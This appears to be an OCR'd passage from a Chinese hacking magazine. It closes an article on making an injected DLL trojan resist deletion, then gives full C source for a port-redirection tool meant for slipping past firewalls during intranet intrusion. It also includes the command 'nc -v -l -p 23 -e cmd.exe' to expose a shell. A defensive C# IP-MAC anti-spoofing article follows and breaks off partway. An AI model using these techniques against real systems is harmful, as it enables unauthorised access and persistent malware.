


图1

那么如何有效地利用上面的实验结果呢？假设我们的DLL木马注射到Explorer.exe中，现在赶紧修改DLL木马的源代码，在你的DLL木马中多启动一个线程，用CreateRemoteThread注射一段代码到另外一个非explorer.exe的进程中，如SVCHOST.EXE，该段代码以FILE_SHARE_READ的形式打开你的DLL木马，同时保持文件不被关闭，远程线程部分都写烂了，到处都是，这里就不提供代码了。

现在我们的DLL木马有了金刚不坏之身，是不是安全多了？本文测试环境：Windows XP SP2，MINGW gcc编译。

适合读者: 编程爱好者，入侵爱好者
前置知识: 无



轻松编写端口重定向程序

文/图 llikz

在渗透内网或者防火墙内主机时，端口重定向程序的使用能让我们如鱼得水，轻松跨过这些障碍。大家对AngleShell、lcx、fpipe等的端口重定向程序一定不会陌生，其中一部分通过本机的配合（当然有的是外网中的），可以将远程端口映射到本机的某一端口。

先说说端口重定向实现原理，假设一台目标机位于防火墙内，只对外开放了80端口，并且此机开启了终端服务，重定向过程如下:

在目标机建立两个套接字Socket1、Socket2。Socket1监听80端口，当有连接到来时，Socket2连接3389端口，将Socket1接受到的数据通过Socket2转发。这样就能通过访问目标机80端口来连接3389端口了。

程序中由于要管理两个套接字，我们不能不介绍一个Socket编程中非常重要的函数Select()多路I/O复用。使用时别忘了包含头文件fcntl.h，函数原型如下:

```
int Select(int nfds,fd_set *readfds,fd_set *writefds, fd_set *except fds,struct timeval *timeout)
readfds所有要读的文件文件描述符的集合
writefds所有要的写文件文件描述符的集合
exceptfds异常文件句柄集合
timeout超时设置.
```

在上述参数中我们感兴趣的只有readfdr，把writefdr和timeout结构体设置成NULL即可，其中设置Timeout指针为NULL，表示Select无限等待，直到fd_set集中有套接字可读。

除此之外还有几个设置套接字使用的宏定义:

```
void FD_SET(int fd,fd_set *fdset) //将Socket套接字加入到fd_set集合
void FD_CLR(int fd,fd_set *fdset)//将Socket套接字重fs_set中删除
void FD_ZERO(fd_set *fdset)//清除Socket套接字和fd_set的关联
int FD_ISSET(int fd,fd_set *fdset)//判断Socket套接字是否在fd_set中。
```

下面我们来看看Select()函数的使用方法，在iSeries信息中心有关于使用Select的示例，如图1所示。

在本例中使用流程大致如下:

```
fd_set fdr;
FD_ZERO(&fdr);
FD_SET(Socket1,&fdr);
FD_SET(Socket2,&fdr);
Ret=Select(Socket2+1,&fdr,NULL,NULL,NULL);
If(ret==-1)//Select 出现错误，错误处理代码；
If(FD_ISSET(Socket1,&fdr))//Socket1 可读，读取并处理数据的操作；
If(FD_ISSET(Socket2,&fdr))//Socket2 可读，读取并处理数据的操作；
```




图 1

有了以上知识，编写就可以轻松的编写代码了:

打开visual c++，新建个win32控制台的应用程序:

```
// report.cpp : Defines the entry point for the console application.
//
#include "stdafx.h"
#include <windows.h>
#include <winsock.h>
#include <fcntl.h>
#include <stdlib.h>
#pragma comment(lib,"WS2_32.lib")
struct SOCKSTRUCT
  {
    SOCKET* lsock;
    SOCKET* csock;
  };
LPTHREAD_START_ROUTINE talk(LPVOID lparam)// 线程函数
{
struct SOCKSTRUCT *conn=(struct SOCKSTRUCT*)lparam;
while(1)
{
fd_set fdr;
FD_ZERO(&fdr);
FD_SET(*(conn->csock),&fdr);//将csock加入fd_set中
FD_SET(*(conn->lsock),&fdr);//将lsock加入fd_set中
```

```
int ret=Select(*(conn->lsock)+2,&fdr,NULL,NULL,NULL);
if(ret==-1)return 0;
if(FD_ISSET(*(conn->csock),&fdr))//csock有数据可读
{
char buffer[1024];
int len=recv(*(conn->csock),buffer,1024,0);
if(len==-1)return 0;
buffer[len]='\0';
printf("remote->local:\n");
send(*(conn->lsock),buffer,len,0);//将csock读到的数据通过lsock转发出去
}
if(FD_ISSET(*(conn->lsock),&fdr))//lsock有数据可读
{
char buffer[1024];
int len=recv(*(conn->lsock),buffer,1024,0);
if(len==-1)return 0;
buffer[len]='\0';
printf("local->remote:\n");
send(*(conn->csock),buffer,len,0);
}//将lsock读到的数据通过csock转发出去
}
return 0;
}
int main(int argc, char* argv[])
{
if(argc!=4){
printf("*************redirect*************\n");
printf("made by llikz\n");
printf("QQ:66734111\n");
printf("email:llikz@163.com\n");
printf("usage:\n");
printf("redirect localport remoteaddr remoteport\n");
printf("redirect 4470 172.18.26.75 80\n");
printf("redirect 80 127.0.0.1 3389\n");
return 0;
}
WSADATA data;
if(WSAStartup(MAKEWORD(2,2),&data)==SOCKET_ERROR)return 0;//初始化winsock
struct sockaddr_in ls;
ls.sin_family=AF_INET;
ls.sin_port=htons(atoi(argv[1]));
ls.sin_addr.S_un.S_addr=INADDR_ANY;
SOCKET lsock1=Socket(AF_INET,SOCK_STREAM,0);
if(lsock1==INVALID_SOCKET)return 0;
if(bind(lsock1,(struct sockaddr *)&ls,sizeof(ls))==SOCKET_ERROR)
{printf("bind error:%d",WSAGetLastError());return 0;}//若当端口已占用，返回
listen(lsock1,1);
printf("listen local port: %s\n",argv[1]);
fd_set fdr;
FD_ZERO(&fdr);
FD_SET(lsock1,&fdr);
int ret=Select(lsock1+1,&fdr,NULL,NULL,NULL);
if(ret==-1)return 0;
if(ret==1)//有连接请求
{ SOCKET lsock=accept(lsock1,NULL,NULL);
SOCKET csock=Socket(AF_INET,SOCK_STREAM,0);
struct sockaddr_in lc;
lc.sin_family=AF_INET;
lc.sin_port=htons(atoi(argv[3]));
lc.sin_addr.S_un.S_addr=inet_addr(argv[2]);
connect(csock,(struct sockaddr *)&lc,sizeof(lc));
struct SOCKSTRUCT twosock;
twosock.csock=&csock;
twosock.lsock=&lsock;
HANDLE hthread=CreateThread(NULL,0,(LPTHREAD_START_ROUTINE)talk,(LPVOID)&twosock,0,NULL);//建立一个线程，实现两个Socket套接字的数据交换
WaitForSingleObject(hthread,INFINITE);//等待线程执行完毕
CloseHandle(hthread);
}
WSACleanup();
return 0;
}
```

以上程序在Windows XP SP2，Visual C++ 6.0下编译通过。

看看运行情况怎么样，我使用NC监听本机的23端口："nc -v -l -p 23 -e cmd.exe"。用来模拟Telnet服务，如图2所示。




图2

然后运行重定向程序 redirect 1234 127.0.0.1 23，如图3 所示。




图3

使用nc连接本机的1234端口就获得了一个Shell了：如图4 所示。





图4

这样，就将目标机的23端口重定向到了1234端口。注意，如果像lcx.exe那样将目标机的端口重定向到本机的端口，需要本机运行相应的程序来配合，我想通过这个例子的学习再编个本地运行的程序已非难事。

适合读者：系统管理员、程序爱好者
前置知识：C#、ASP.NET



我的系统这样防护
——C#编写IP_MAC防欺骗程序

文/图 汤力

单位的学生成绩管理系统是ASP.NET做的，很担心非法人员修改。为了方便管理，单位的每台机子IP是固定的。由于只是允许办公计算机访问成绩修改的页面，计算机数量并不多，所以我把所有办公计算机的IP－MAC专门做一张数据库表，且一一对应。操作之前判断来访的IP－MAC地址，且IP－MAC成对限制。两个地址必须同时正确才可以访问，若不一致则拒绝访问，并且记录该信息，方便我们找出非法操作者。这是我们最初方案，但是程序做好以后，却发现了新的问题。当有人要做非法操作，会出现以下情况：只修改IP、只修改MAC、同时修改IP－MAC。对于前两种情况，我们的服务器端已经可以判断、限制了。但是对于情况三，非法操作者成对修改IP－MAC，而且该IP－MAC对是其他被授权的主机的正确IP－MAC对，在服务器端我们已经无力限制。于是便有了方案二：做一个判断MAC地址是否被修改的Windows服务，这个服务安装在每个客户机上，如果MAC地址被修改，关闭客户端的IE，从而限制访问，

方案一

服务器端实现，实现的关键代码如下：

```
using System.Runtime.InteropServices ;//请注意引用动态链接库，则需要此命名空间，它提供各种各样支持COM interop 及平台调用服务的成员。其中最重要的属性有 DllImportAttribute（可以用来定义用于访问非托管 API的平台调用方法）
[DllImport("iphlpapi.dll", ExactSpelling=true)] //在.net中使用动态链接库
public static int SendARP( int DestIP, int SrcIP, [Out] byte[] pMacAddr, ref int PhyAddrLen );
[DllImport("Ws2_32.dll")]
private static extern Int32 inet_addr(string ip);
private void Button1_Click(object sender, System.EventArgs e)
{
string client_ip=Request.UserHostAddress ;//获得客户端IP
Label_ip.Text =client_ip;
Int32 ldest= inet_addr(client_ip);//将客户端IP转换成目的地的ip
Int32 lhost= inet_addr("192.168.1.80");//本地的ip,也可以自动生成
try
{
byte[] macinfo=new byte[6]; //做一个数组，准备存储MAC地址
int len=macinfo.Length; //得到数组长度
int ii=SendARP(ldest,lhost, macinfo,ref len);//①macinfo就是返回的MAC地址指针
Label_mac.Text ="Mac Add:"+BitConverter.ToString(macinfo,0,len);//将获得的MAC地址转换成易读 的形式
}
catch(Exception err)
{
Label_ip.Text=err.ToString ();//获取系统给出的错误信息
}
}
```

SendARPSendARP的函数原型如下：

```
DWORD SendARP(
IPAddr DestIP,      // 目标IP地址
IPAddr SrcIP,       // 源IP地址
PULONG pMacAddr,    // 返回MAC地址指针
PULONG PhyAddrLen   // 返回MAC地址长度
);
```

我的测试页面如图1所示。




图1

当有人进行非法操作，会出现如下情况：

1. 只修改IP；
2. 只修改MAC；
3. 同时修改IP和MAC。

情况1，非法操作者做如下修改：

选择"本地连接"的属性，如图2所示。

进入Internet协议，修改自己IP，如图3所示。




图2

情况2，非法操作者做如下修改：

选择"本地连接"的属性，如图4所示。

选择"配置"，修改网卡




图3




图4

